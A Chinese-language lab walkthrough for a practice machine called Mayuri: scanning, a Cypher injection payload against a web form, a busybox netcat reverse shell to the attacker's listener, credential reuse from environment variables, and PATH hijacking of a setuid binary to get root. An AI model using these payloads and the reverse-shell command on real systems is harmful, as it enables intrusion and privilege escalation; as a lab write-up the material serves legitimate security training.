群友靶机-Mayuri

信息搜集

```
┌──(root㉿kali)-[/home/kali/bash]
└─# nmap 192.168.2.172 -p- -A
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-08 22:25 EDT
Nmap scan report for Mayuri.lan (192.168.2.172)
Host is up (0.00041s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp   open  http    Apache httpd 2.4.62 ((Debian))
|_http-title:
\xE6\x9C\xAA\xE6\x9D\xA5\xE9\x81\x93\xE5\x85\xB7\xE7\xA0\x94\xE7\xA9\xB6\xE6\x89
\x80 | Future Gadget Lab
|_http-server-header: Apache/2.4.62 (Debian)
8080/tcp open  http    Apache httpd 2.4.62 ((Debian))
| http-title:
\xE6\x9C\xAA\xE6\x9D\xA5\xE9\x81\x93\xE5\x85\xB7\xE7\xA0\x94\xE7\xA9\xB6\xE6\x89
\x80 - Labmem \xE8\xAE\xA4\xE8\xAF\x81
|_Requested resource was login.php
|_http-server-header: Apache/2.4.62 (Debian)
|_http-open-proxy: Proxy might be redirecting requests
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
MAC Address: 08:00:27:1E:C1:21 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.41 ms Mayuri.lan (192.168.2.172)

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.72 seconds
```

三个端口，22，80，8080

web探测

80

8080

在**80**端口的输入框内，正常使用`1 or 1=1`时，给出的表内容不完整

第二第三两条的数据没有显示

用sql语句`' OR 1=1`进行验证时出现了一句报错


`Error in: M?TCH (n:?h?p) whe?re n.sid = ' + sid + ' RET?RN n;`

ai给出的是**NoSQL 注入漏洞**（具体来说是 **Cypher 注入**），因为错误信息中的语法是 Neo4j 图数据库的 Cypher 查询语言

这里是一些Cypher注入的速查表

发现可利用的payload

```
1 OPTIONAL MATCH (m) RETURN m AS n //
```



回显了第二第三条数据内容，其中第三条数据 `Okabe:OOOkkkaaabbbeee` 跟8080端口的登录框内容匹配,尝试登陆

有个终端，进行反弹shell的操作


```
busybox nc 192.168.2.240 1234 -e /bin/bash


┌──(root㉿kali)-[/home/kali/bash]
└─# nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.2.240] from (UNKNOWN) [192.168.2.172] 43380
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

提权至kyoma

```
www-data@Mayuri:/home$ cd kyoma/
www-data@Mayuri:/home/kyoma$ ls
ls: cannot open directory '.': Permission denied
```

直接进入到该用户目录 下，发现权限不够，尝试进行提权

传入有个linpeas.sh文件进行查看



在env环境变量内发现了有个pass，猜测是kyoma的密码，进行切换

```
www-data@Mayuri:/home$ su kyoma
Password:
kyoma@Mayuri:/home$ id
uid=1001(kyoma) gid=1001(kyoma) groups=1001(kyoma)
```

再次提权

发现当前用户的家目录内有一个程序。用strings来检查一下

```
kyoma@Mayuri:~$ strings TimeMachine
/lib64/ld-linux-x86-64.so.2
setuid
fflush
strcpy
puts
```

```
putchar
printf
stdout
strcat
system
usleep
__cxa_finalize
setgid
__libc_start_main
libc.so.6
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u/UH
timedateH
ctl | grH
ep 'LocaH
l time' H
| awk -FH
': 'f
{print "H
: ",H
 $2}f
[]A\A]A^A_
 IBN 5100
--------------------------------------------------
%s [
] %3d%% (
: %4ldms)
==================================================
=
 v3.14 - AMADEUS
   =
=
 2011,
         =
==================================================
...
...
] SERN
...
El. Psy. Kongroo.
;*3$"
GCC: (Debian 10.2.1-6) 10.2.1 20210110
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.0
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
TimeMachine.c
__FRAME_END__
__init_array_end
_DYNAMIC
__init_array_start
__GNU_EH_FRAME_HDR
```

```
_GLOBAL_OFFSET_TABLE_
__libc_csu_fini
putchar@GLIBC_2.2.5
_ITM_deregisterTMCloneTable
stdout@GLIBC_2.2.5
strcpy@GLIBC_2.2.5
puts@GLIBC_2.2.5
_edata
system@GLIBC_2.2.5
printf@GLIBC_2.2.5
__libc_start_main@GLIBC_2.2.5
__data_start
__gmon_start__
__dso_handle
_IO_stdin_used
execute_chronos_query
__libc_csu_init
fflush@GLIBC_2.2.5
__bss_start
main
display_progress_bar
setgid@GLIBC_2.2.5
strcat@GLIBC_2.2.5
__TMC_END__
_ITM_registerTMCloneTable
setuid@GLIBC_2.2.5
__cxa_finalize@GLIBC_2.2.5
usleep@GLIBC_2.2.5
.symtab
.strtab
.shstrtab
.interp
.note.gnu.build-id
.note.ABI-tag
.gnu.hash
.dynsym
.dynstr
.gnu.version
.gnu.version_r
.rela.dyn
.rela.plt
.init
.plt.got
.text
.fini
.rodata
.eh_frame_hdr
.eh_frame
.init_array
.fini_array
.dynamic
.got.plt
.data
.bss
.comment
```

将程序的大概的运行思路给ai，让ai进行分析，首先给出的时PATH环境变量的劫持

步骤

1. 创建一个恶意 `timedateHctl`文件

```bash
echo '#!/bin/bash' > /tmp/timedateHctl
echo '/bin/sh' >> /tmp/timedateHctl  # 直接启动 shell
chmod +x /tmp/timedateHctl
```

- 这个脚本会在被调用时启动一个 shell。

2. 劫持 `PATH`，让系统优先查找 `/tmp`

```bash
export PATH=/tmp:$PATH
```

- 现在系统会先检查 `/tmp/timedateHctl`，而不是原来的文件。

3. 运行 `TimeMachine`

```bash
./TimeMachine
```

- 如果 `TimeMachine`调用了 `timedateHctl`，它会执行你的 `/tmp/timedateHctl`，从而获得 shell。

那么进行尝试

```
kyoma@Mayuri:~$ cd /tmp
kyoma@Mayuri:/tmp$ echo '#!/bin/bash' > /tmp/timedatectl
kyoma@Mayuri:/tmp$ ls
linpeas.sh  timedatectl
kyoma@Mayuri:/tmp$ chmod +x timedatectl
kyoma@Mayuri:/tmp$ export PATH=/tmp:$PATH
kyoma@Mayuri:/tmp$ cd
kyoma@Mayuri:~$ ./TimeMachine
=====================================================
=    世界线观测仪 v3.14 - AMADEUS 系统    =
=       版权所有 2011，未来道具研究所          =
=====================================================

[系统] 初始化... 正在访问时序子系统。
[自检] 验证命运石之眼校准... 正常。
[自检] SERN 网络接口... 已激活。监视中...

[警告] 时间跳跃机使用前需要充能。
电话微波炉(暂定)充能中 [####################################] 100% (距离充能完毕:
0ms)

[成功] 充能完毕。系统准备就绪。

[成功] 正在向 IBN 5100 传输时序查询...
-----------------------------------------------------
-----------------------------------------------------

操作完成。这一切都是命运石之门的选择。
El. Psy. Kongroo.
kyoma@Mayuri:~$ bash -p
bash-5.0# id
uid=1001(kyoma) gid=1001(kyoma) euid=0(root) egid=0(root)
groups=0(root),1001(kyoma)
```

flag

```
bash-5.0# cat root.txt  /home/kyoma/user.txt
flag{1.123581%}
flag{1.055821%}
```